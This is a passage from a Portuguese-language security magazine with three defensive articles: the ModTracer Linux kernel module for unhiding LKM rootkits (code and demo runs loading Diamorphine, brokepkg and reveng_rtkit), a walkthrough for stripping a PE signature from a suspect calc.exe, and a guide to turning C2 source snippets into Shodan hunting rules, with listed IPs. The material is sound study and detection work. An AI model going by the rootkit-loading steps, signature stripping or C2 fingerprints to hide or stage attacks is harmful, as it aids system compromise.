Se caso a realocação falhe, ele printa uma mensagem de erro no dmesg e a função retorna o código `-ENOMEM`.

Dependendo da versão do kernel ($\geq 6.3.0$ ou anterior), a função coleta os endereços de memória dos módulos usando estruturas diferentes: `mod->mem->base` ou `mod->core_layout.base`.

Para cada módulo, armazena os endereços de início (start) e de fim (end), incrementando o contador `module_count`.

Depois de coletar todas as regiões de memória dos módulos, a função as ordena com base no endereço de início, usando `sort()` e a função comparadora `cmp_func`.

modtracer_memory_gaps

```

static void modtracer_memory_gaps(void) {
    unsigned long addr, value;
    struct module *mod;
    size_t ptr_size = sizeof(void *);
    int i;

    for (i = 0; i < module_count - 1; i++) {

```

```

for (addr = module_regions[i].end; addr < module_regions[i + 1].start; addr += ptr_size) {
    if (copy_from_kernel_nofault(&value, (void *)addr, sizeof(value)) != 0)
        continue;

    if (value == (unsigned long)LIST_POISON1) {
        if (copy_from_kernel_nofault(&value, (void *)(addr + ptr_size), sizeof(value)) != 0)
            continue;

        if (value == (unsigned long)LIST_POISON2) {
            mod = (struct module *)(addr - ptr_size);
            pr_info("Hidden LKM Rootkit detected: %s! Check lsmod and then remove it", mod->name
                   );
            list_add(&mod->list, THIS_MODULE->list.prev);
            break;
        }
    }
}

static int __init modtracer_init(void) {
    pr_info("ModTracer Loaded...\n");

    if (gather_module_regions() < 0) {
        return -ENOMEM;
    }

    modtracer_memory_gaps();

    pr_info("ModTracer completed!\n");

    return 0;
}

static void __exit modtracer_exit(void) {
    kfree(module_regions);
    pr_info("ModTracer Unloaded!\n");
}

```

Essa função percorre todas as regiões de memória de módulos carregados, verificando se há uma lacuna entre os endereços do final de um módulo (*module_regions[i].end*) e o início do próximo (*module_regions[i+1].start*).

Dentro das potenciais lacunas encontradas, ele tenta ler o conteúdo de memória com *copy_from_kernel_nofault*, que lê diretamente da memória do kernel tentando evitar falhas de página (os famosos page faults).

Nesse conteúdo de memória obtido, a função busca pelos valores *LIST_POISON1* e *LIST_POISON2*, que, nesse caso, indicam potenciais ponteiros de listas utilizados anteriormente. Se um LKM rootkit utilizou, por exemplo, *list_del()* para se esconder através de sua remoção da lista de módulos carregados do Linux, pode-se encontrar os valores *LIST_POISON1* e *LIST_POISON2* no lugar dos ponteiros para os nós anteriores e seguintes.

Quando um área de memória entre os módulos com conteúdo *LIST_POISON1* ou *LIST_POISON2* é encon-

trada, isso indica um potencial LKM escondido. Nesse caso, assume-se que tal lacuna de memória era um módulo e o mesmo é reinserido na lista de módulos usando *list_add*.¹ Se havia um rootkit alocado nessa região anteriormente, o rootkit ficará visível.

Nota do Editor: Os exemplos dessa seção foram testados no Ubuntu 22.04 LTS com kernel 5.15.0-125-generic.

Exemplo usando o *Diamorphine*

```
x@ninja:~$ uname -r
6.5.0-35-generic
x@ninja:~$ sudo insmod Diamorphine/diamorphine.ko
x@ninja:~$ lsmod|grep diamorphine
x@ninja:~$ sudo insmod ModTracer/modtracer.ko
x@ninja:~$
x@ninja:~$ sudo dmesg
[ 2347.391029] ModTracer Loaded...
[ 2347.458195] Hidden LKM Rootkit detected: diamorphine! Check lsmod and then remove it
[ 2347.458200] ModTracer completed!
x@ninja:~$ lsmod|grep diamorphine
diamorphine              12288  0
x@ninja:~$
```

Exemplo usando o *Brokepkg*

```
x@ninja:~$ sudo insmod brokepkg/brokepkg.ko && kill -31 0 && sudo dmesg -C
x@ninja:~$ lsmod|grep brokepkg
x@ninja:~$
x@ninja:~$ sudo insmod ModTracer/modtracer.ko
x@ninja:~$ sudo dmesg
[ 2466.449222] brokepkg: hidden module
[ 2475.720542] ModTracer Loaded...
[ 2475.787998] Hidden LKM Rootkit detected: brokepkg! Check lsmod and then remove it
[ 2475.788002] ModTracer completed!
x@ninja:~$ lsmod|grep brokepkg
brokepkg                  159744  0
x@ninja:~$
```

Exemplo usando o *reveng_rtkit*

```
kernel@ubuntu:~$ sudo insmod reveng_rtkit/kernel_src/reveng_rtkit.ko
kernel@ubuntu:~$ sudo dmesg -C
kernel@ubuntu:~$ lsmod|grep reveng
kernel@ubuntu:~$
kernel@ubuntu:~$ sudo insmod ModTracer/modtracer.ko
kernel@ubuntu:~$ sudo dmesg
[ 255.900173] ModTracer Loaded...
[ 255.952540] Hidden LKM Rootkit detected: reveng_rtkit! Check lsmod and then remove it
[ 255.952543] ModTracer completed!
kernel@ubuntu:~$
kernel@ubuntu:~$ lsmod|grep reveng
reveng_rtkit                16384  0
kernel@ubuntu:~$
kernel@ubuntu:~$
```

¹**Nota do Editor:** Em caso de falso positivo, re-adicionar a área de memória à lista de módulos do Linux pode danificar o sistema.

Conclusão

LKM Rootkits é um tema sempre muito interessante e, pessoalmente, é algo que gosto muito. Embora seja um nicho bastante específico, é uma mina de ouro para pesquisas nas mais diversas áreas, incluindo detecção e remoção: Afinal, uma das principais funções de um rootkit é justamente evitar ser detectado e removido. Ferramentas tradicionais (como chkrootkit) são obsoletas contra os LKM rootkits modernos, então é importante não confiar cegamente nelas.

Espero que você tenha gostado deste paper (escrito em setembro de 2024) e aprendido algo novo. E, quem sabe, se sinta inspirado(a) a desenvolver novas abordagens e soluções.

Referências

- [1] Ftrace: <https://www.kernel.org/doc/html/v6.5/trace/ftrace.html>
- [2] eBPF: <https://ebpf.io/pt-br/>
- [3] Kovid Rootkit: <https://github.com/carlosslack/KoviD>
- [4] Brokepkg rootkit: <https://github.com/R3tr074/brokepkg>
- [5] Diamorphine rootkit: <https://github.com/m0nad/Diamorphine>
- [6] Imperius: <https://github.com/MatheuZSecurity/Imperius>
- [7] available_filter_functions_addrs: <https://lore.kernel.org/lkml/168815078856.30480.14427877441057805751.pr-tracker-bot@kernel.org/T/>
- [8] ModTracer: <https://github.com/MatheuZSecurity/ModTracer>
- [9] lkm_unhide: https://github.com/sapellaniz/lkm_unhide
- [10] LIST_POISON1 & LIST_POISON2: <https://lore.kernel.org/all/20160304050202.GA783@debian/T/>
- [11] reveng_rtkit: https://github.com/reveng007/reveng_rtkit

Matheus Alves "matheuzsec" - mtz.s3c@gmail.com

Matheus Alves é analista de segurança da informação com especialização em segurança ofensiva, desenvolvimento e pesquisa na área. Com mais de três anos de experiência, Matheus tem se destacado na criação de ferramentas de código aberto voltadas para a segurança ofensiva e mantém um blog com conteúdos sobre forense digital e threat hunting. Seu envolvimento com a comunidade de cibersegurança o levou a desenvolver máquinas e desafios para plataformas renomadas como HackTheBox e TryHackMe, contribuindo para o aprendizado e evolução de entusiastas e profissionais de segurança.

"Desassinando" Executáveis de Windows

Registro Único de Artigo

<https://doi.org/10.47986/19/6>

Calculadora maliciosa?

Durante uma investigação de malware, recebi o desafio de verificar se uma determinada cópia do *calc.exe* era maliciosa. Em engenharia reversa, um pedido como este pode ser bastante desafiador. Isso porque, diferentemente de malware, aplicativos legítimos normalmente possuem muito código e encontrar a parte maliciosa pode ser tedioso e frustrante: conforme a busca pelo código malicioso avança sem sucesso, a possibilidade de a rotina maléfica estar super escondida só aumenta em nossa cabeça e é difícil ter certeza de que já olhamos o binário todo.

Mas neste caso era importante, então prossegui. O binário estava assinado com um certificado comprovadamente usado por malware (Figura 1), o que de fato é suspeito.




Figura 1: Versão assinada do *calc.exe* (o nome da empresa que assinou está ocultado)

Depois de algum tempo de análise dinâmica, percebi que o binário executava a calculadora do Windows ao passar a string "ms-calculator:" (sem aspas) para a função ShellExecuteW() da SHELL32.DLL. O trecho de código responsável por tal chamada está na Figura 2.

Pesquisando sobre a string misteriosa, descobri que em versões recentes do Windows existem alguns

Uniform Resource Identifier (URI) schemes especiais, que são aquelas strings associadas a protocolos, para abrir determinados aplicativos no sistema a partir de um URL. Um destes esquemas é o **ms-calculator**: que pede ao Windows para abrir o aplicativo padrão de calculadora se você digitar isso na barra de endereços do navegador ou do Explorador de Arquivos, por exemplo.

C74424 28 01000000 4C:8D05 BD100000 48:836424 20 00 45:33C9 33D2 33C9 48:FF15 610F0000 0E1E4400 00	mov dword ptr ss:[rsp+28],1 lea r8,qword ptr ds:[7FF78A5222F8] and qword ptr ss:[rsp+20],0 xor r9d,r9d xor edx,edx xor ecx,ecx call qword ptr ds:[&ShellExecuteW] nop dword ptr ds:[rax+10000000]	r8:L"ms-calculator:", non-dword ptr ds:[rax+10000000]
---	--	--

Figura 2: Código que chama a função ShellExecuteW() da Windows API

Então pensei: o malware está detectando que estou rodando-o num *debugger* e está executando a calculadora legítima só para me sacanear, mas a parte ardilosa do código está escondida em algum lugar!

Só que eu procurei, procurei, mas não encontrei nada suspeito.

Por um momento então, ponderei: e se alguém assinou um binário legítimo da calculadora do Windows? Corri para ver se o *calc.exe* é assinado pela Microsoft e verifiquei que não é. Analisei o binário C:\Windows\System32\calc.exe e o comportamento é exatamente o mesmo, o que me deixou confiante e intrigado: poderia ser somente um teste dos ciber criminosos para saber se o certificado utilizado seria detectado por softwares de segurança. Mas para ter certeza de que o binário antes de ser assinado era o *calc.exe* legítimo eu teria que remover o certificado do executável.

Dá para "desassinar" o executável?

Se eu conseguisse remover a assinatura digital desse *calc.exe* misterioso, restaurando-o ao seu ponto antes de ser assinado, poderia chegar num hash conhecido de uma das várias versões legítimas do *calc.exe* distribuídas com o Windows.

Sabendo que um binário PE assinado possui dados relacionados à assinatura em seu diretório SECURITY (*Certificate Table*¹), abri o *calc.exe* misterioso no DIE² e fui ver os diretórios (Advanced -> PE -> IMAGE_DIRECTORY_ENTRIES). O resultado é exibido na Figura 3.

Conforme a Figura 3 nos mostra, o endereço (posição no arquivo neste caso) dos dados no diretório SECURITY é 0x6c00 e o tamanho dos dados neste diretório é de 0x23b8 bytes. Isso bate com a localização e o tamanho do *overlay* que são dados adicionados após o fim do arquivo como pode ser visto na Figura 4.

Sendo assim, bastaria remover esse *overlay* para voltar ao PE original. De posse de um editor hexadecimal, bastaria excluir todos os bytes a partir da posição 0x6c00 no arquivo. Não tem segredo: pode-se usar o

¹<https://learn.microsoft.com/en-us/windows/win32/debug/pe-format#the-attribute-certificate-table-image-only>

²<https://github.com/horsicq/Detect-It-Easy>

HxD³, ImHex⁴, O10 Editor⁵, o comando dd do Linux, fazer um script em qualquer linguagem de programação, etc.

The screenshot shows the PE viewer interface. On the left, there's a sidebar with various analysis tools: Info, VirusTotal, Hex, Disasm, Hash, Strings, Signatures, Memory map, Entropy, Heuristic scan, Extractor, Search, Tools, IMAGE_DOS_HEADER, Dos stub, IMAGE_NT_HEADERS, IMAGE_FILE_HEADER, IMAGE_OPTIONAL_HEADER, IMAGE_DIRECTORY_ENTRIES, Rich Signature, and Sections. The 'IMAGE_DIRECTORY_ENTRIES' item under IMAGE_OPTIONAL_HEADER is highlighted with a red box. On the right, a table lists sections: EXPORT, IMPORT, RESOURCE, EXCEPTION, SECURITY, BASERELOC, DEBUG, and ARCHITECTURE. The SECURITY section is selected and highlighted with a blue box. Below the table, there are tabs for Hex and Strings. The Strings tab shows a table with columns for Address and Symbols. Several strings are listed, such as 'b823000000020200308223aa06092a86', '4886f70d010702a082239b3082239702', and '0101310f300d06096086480165030402'. The 'Symbols' column contains symbols like '#.....0.#...*', 'H.....#.0.#..', and '1.0...`H.e...'. The bottom of the window shows the memory dump area with hex and ASCII representations.

Figura 3: Visualização do diretório Security no DIE

This screenshot is similar to Figure 3, showing the PE viewer interface. The sidebar items are identical. The 'Overlay' item under the 'Sections' category is highlighted with a red box. The main area displays the memory dump with the 'Overlay' section selected. The dump shows a large block of data starting at address 0000:6c00, containing various strings and symbols. The 'Hex' and 'Strings' tabs are visible at the top of the dump area.

Figura 4: Visualização do overlay do calc.exe assinado no DIE

³<https://mh-nexus.de/en/hxd/>

⁴<https://github.com/WerWolv/ImHex>

⁵<https://www.sweetscape.com/010editor/>

Sem *overlay*, o hash MD5 do arquivo ficou 0647b0a885fdd02e75179f826ae5ca2d (Figura 5), mas uma busca por este hash no VirusTotal não traz resultados, o que sugere que ainda faltam alterações para chegar no binário original antes de ser assinado.




Figura 5: MD5 do calc.exe sem overlay no DIE

Zerando o diretório SECURITY

Se um binário não é assinado, tanto o campo endereço quanto o campo referente ao tamanho do diretório SECURITY deveriam conter o valor zero, mas simplesmente remover o *overlay* utilizando um editor hexadecimal como explicado anteriormente não atualiza o cabeçalho do executável PE. Ainda é preciso zerar os campos deste diretório. Para isso, no DIE, basta clicar com o botão direito no diretório desejado e selecionar “Edit”, como mostra a Figura 6.




Figura 6: Editando os diretórios do calc.exe no DIE

Na janela que surge, é necessário desmarcar a caixa “Readonly” e depois zerar os valores dos campos, como mostrado na Figura 7.

Não há confirmação de alterações no DIE (quem precisa disso?), então é só fechar a janela de edição após efetuar as modificações desejadas. Depois disso, o MD5 computado foi d9259cdb6847748c0177e14a660e5566, mas uma busca por este hash no VirusTotal não retorna nada e não é possível que não haja vários calc.exe legítimos no VirusTotal! O que nos falta então?




Figura 7: Zerando o diretório SECURITY do calc.exe no DIE

Recalculando o checksum

Na especificação do PE, existe um campo de quatro bytes para um checksum⁶. Este número é calculado utilizando um algoritmo proprietário da Microsoft, ou seja, não é uma soma simples de todos os bytes do arquivo, nem é CRC-32, nem nenhum outro algoritmo famoso de hash. É algo específico dos arquivos PE.

Por sorte nossa, o Hors implementou essa funcionalidade no DIE. Basta ir no Optional Header do PE, desmarcar a caixa "Readonly" e clicar no botão "Calculate", na linha do campo "Checksum", como mostra a Figura 8.




Figura 8: Cálculo de checksum do PE no DIE

Após colocar o checksum correto no cabeçalho do arquivo, o MD5 é 5da8c98136d98dfec4716edd79c7145f. Ao ir em "VirusTotal -> Website" no DIE, finalmente encontramos a resposta para nosso mistério: o binário é legitimamente distribuído pela Microsoft, como mostra a Figura 9.

⁶ <https://learn.microsoft.com/en-us/windows/win32/debug/pe-format#optional-header-windows-specific-fields-image-only>




Figura 9: SHA-256 do *calc.exe* original (a busca foi feita utilizando o MD5)

Moral da história

Com a certeza em minhas mãos, pude dizer para quem me requisitou que aquele binário não era malware, mas sim uma cópia legítima do binário da calculadora do Windows que foi assinada com um certificado digital usado por malware. Não precisei contar para a pessoa como fiz (talvez ela confie em mim demais hein?), mas decidi contar para os leitores e leitoras dessa revista que, dentre outras conquistas, mantém o espírito do *hacking* vivo. Espero que você tenha aprendido algo novo. Até a próxima!

Bônus

Se o algoritmo de checksum do PE despertou sua curiosidade, saiba que a própria documentação nos diz que seu cálculo é implementado na IMAGEHLP.DLL, parte da Windows API. Sendo assim, para obter este checksum, basta usar uma das funções dessa biblioteca. Escrevi um programa em C que usa a MapFileAndChecksum()⁷, que é provavelmente a mais simples dessas funções:

```
#include <stdio.h>
#include <Windows.h>
#include <ImageHlp.h>

#pragma comment(lib, "imagehlp.lib")

int wmain(int argc, wchar_t* argv[]) {
    if (argc < 2) {
        wprintf(L"Uso: %s <arquivo_PE>\n", argv[0]);
        return 1;
    }

    DWORD headerSum, checkSum;
    if (MapFileAndCheckSum(argv[1], &headerSum, &checkSum) != CHECKSUM_SUCCESS) {
        wprintf(L"Erro na MapFileAndCheckSum(): %d\n", GetLastError());
        return 1;
    }
}
```

⁷<https://learn.microsoft.com/en-us/windows/win32/api/imagehlp/nf-imagehlp-mapfileandchecksumw>

```

wprintf(L"Checksum atual: %#x\n", headerSum);
wprintf(L"Checksum correto: %#x\n", checkSum);
return 0;
}

```

Ao compilar e rodar o programa passando o *calc.exe* já sem *overlay* e com o diretório SECURITY zerado, ele exibe qual é o checksum correto, que deveria estar no cabeçalho do PE:

```

c:\Users\admin\Desktop>pechecksum.exe .\calc.exe
Checksum atual: 0xfd48
Checksum correto: 0x14163


```

Figura 10: Checksum correto do *calc.exe* calculado pela *MapFileAndCheckSum()*

É possível estender este código para fazê-lo atualizar o checksum do binário ao invés de somente exibi-lo na tela. Nada te impede de, antes de calcular o checksum, remover os certificados no *overlay* e zerar o diretório SECURITY. Com isso, você estará efetivamente criando um "desassassino" de PEs, mas é preciso tomar o cuidado de remover somente os dados relacionados à assinatura pois pode haver mais dados no *overlay* que o binário pode usar para alguma coisa.

Fernando Mercês

Fernando é Pesquisador de Ameaças na Trend Micro, onde atua como investigador de cibercrime, utilizando engenharia reversa e técnicas de inteligência de ameaças no time de Pesquisa de Ameaças Futuras (FTR). Criador de várias ferramentas livres (<https://github.com/merc3s>) na área, com frequência apresenta suas pesquisas nos principais eventos de segurança no Brasil e no exterior. É também professor e fundador da Mente Binária (<https://menteb.in/>), uma instituição de ensino e pesquisa sem fins lucrativos comprometida com o ensino de computação no Brasil.



Guia de revisão de código OST/C2

Autor: Clandestine

Registro Único de Artigo

<https://doi.org/10.47986/19/7>

Introdução

Este guia fornece um passo a passo sobre como revisar o código-fonte de softwares Offensive Security Tools (OST) e Command and Control (C2). Ele especifica o que procurar e como derivar regras de caça (hunting) para descobrir infraestruturas comprometidas.

Este processo é particularmente importante quando você tem acesso aos códigos-fonte no GitHub do OST/C2.

Metodologia

Esse artigo consiste na análise dos seguintes aspectos:

- Cabeçalhos HTTP;
- Certificados;
- Strings codificadas.

Análise

Cabeçalhos HTTP

Muitas vezes, o OST/C2 utiliza o protocolo HTTP para gerenciar endpoints comprometidos. Os endpoints comprometidos interagem com os servidores via HTTP a fim de executar diversas ações, como receber comandos a serem executados ou exfiltrar dados ao servidor. Ressalta-se que, se devidamente utilizado o HTTPS, o tráfego relacionado ao OST/C2 pode se parecer bastante com o tráfego web normal.

Alguns OST/C2 não tentam muito se camuflar e acabam inserindo cabeçalhos HTTP específicos em suas respostas. A título de exemplo, vamos analisar um trecho de código do Havoc [1] (teamserver/pkg/handlers/http.go)¹:

¹Nota do Editor: Fica como desafio ao leitor identificar em que situações fake404 é utilizado.

```
// fake nginx 404 page
func (h *HTTP) fake404(ctx *gin.Context) {
    ctx.Writer.WriteHeader(http.StatusNotFound)
    html, err := os.ReadFile("teamserver/pkg/handlers/404.html")
    if err != nil {
        logger.Debug("Could not read fake 404 page: " + err.Error())
        return
    }
    ctx.Header("Server", "nginx")
    ctx.Header("Content-Type", "text/html")
    ctx.Header("X-Havoc", "true")
    ctx.Writer.Write(html)
}
```

Observa-se que é inserido o header "X-Havoc" em respostas simulando um 404, fato esse que pode ser comprovado em runtime:

```
HTTP/1.1 404 Not Found
Content-Type: text/html
Server: nginx
X-Havoc: true
Date: Tue, 06 Feb 2024 19:45:10 GMT
Content-Length: 146
```

Logo, X-Havoc pode ser utilizado como regra de caça para identificar o Havoc. A seguir, um exemplo de busca no Shodan:

The screenshot shows the Shodan search interface with the query 'X-Havoc: true' entered in the search bar. The results section displays 131 total findings. On the left, there's a world map showing the distribution of these findings across countries, with the United States having the highest count at 28. To the right, a detailed result for a host at 37.221.197.42 is shown. This host is identified as being from Germany, Nürnberg, with a self-signed SSL certificate. The response headers for this host include 'X-Havoc: true'. Other details shown for this host include its IP address, common name (37.221.197.42), organization (cloud corp), and supported SSL versions.

Certificados

Outro aspecto relevante na análise de OST/C2 é identificar como certificados digitais são utilizados. Para exemplificar esse aspecto, utilizaremos o PoshC2 [2]. A seguir, segue os detalhes do certificado padrão do PoshC2 obtidos de poshc2/server/Config.py:

```
# Certificate Options
Cert_C = "US"
Cert_ST = "Minnesota"
Cert_L = "Minnetonka"
Cert_O = "Pajfds"
Cert_OU = "Jethpro"
Cert_CN = "P18055077"
Cert_SerialNumber = 1000
Cert_NotBefore = 0
Cert_NotAfter = (10 * 365 * 24 * 60 * 60)
```

Conforme observado, há strings não muito usuais no certificado. Buscando por algumas delas no Shodan, temos:

The screenshot shows the Shodan search interface with the query `ssl:Pajfds ssl:P18055077`. The results section displays 2 findings. The first finding is a 404 Not Found page from a self-signed SSL certificate issued by SmartApe OU to P18055077, located in the Russian Federation. The second finding is a supported SSL version (TLSv1, TLSv1.1, TLSv1.2, TLSv1.3) for the same certificate.

Strings

O último aspecto abordado por este artigo diz respeito à procura no código-fonte por strings suficientemente únicas para serem utilizadas na identificação do OST/C2. Agora, usaremos o Responder [3] como exemplo e a string que usaremos está no conteúdo do header Date:

```

class IIS_Auth_401_Ans(Packet):
    fields = OrderedDict([
        ("Code", "HTTP/1.1 401 Unauthorized\r\n"),
        ("ServerType", "Server: Microsoft-IIS/6.0\r\n"),
        ("Date", "Date: Wed, 12 Sep 2012 13:06:55 GMT\r\n"),
        ("Type", "Content-Type: text/html\r\n"),
        ("WWW-Auth", "WWW-Authenticate: NTLM\r\n"),
        ("PoweredBy", "X-Powered-By: ASP.NET\r\n"),
        ("Len", "Content-Length: 0\r\n"),
        ("CRLF", "\r\n"),
    ])

```

Nota do Editor: Fica de desafio ao leitor encontrar tal string no código-fonte e identificar os fluxos em que a mesma é utilizada.

Usando esta string, podemos formular uma regra de caça simples no Shodan:

TOTAL RESULTS: 10

TOP COUNTRIES:

COUNTRY	COUNT
United States	4
Ireland	3
Netherlands	2
Sweden	1

146.70.106.86 [edit]

M247 Europe - Amsterdam Infrastructure
Netherlands, Amsterdam
sol-es

HTTP/1.1 401 Unauthorized
Server: Microsoft-IIS/6.0
Date: Wed, 12 Sep 2012 13:06:55 GMT
Content-Type: text/html
WWW-Authenticate: NTLM
X-Powered-By: ASP.NET
Content-Length: 0

HTTP NTLM Info:
OS: Windows Server 2003
OS Build: 5.2.3790
Target Name: SHB
NetBIOS Domain Name: SMB
N...

Conclusão

Neste guia, descrevemos o processo de revisão de código-fonte OST/C2 para identificar e caçar infraestruturas maliciosas. Abordamos três métodos principais:

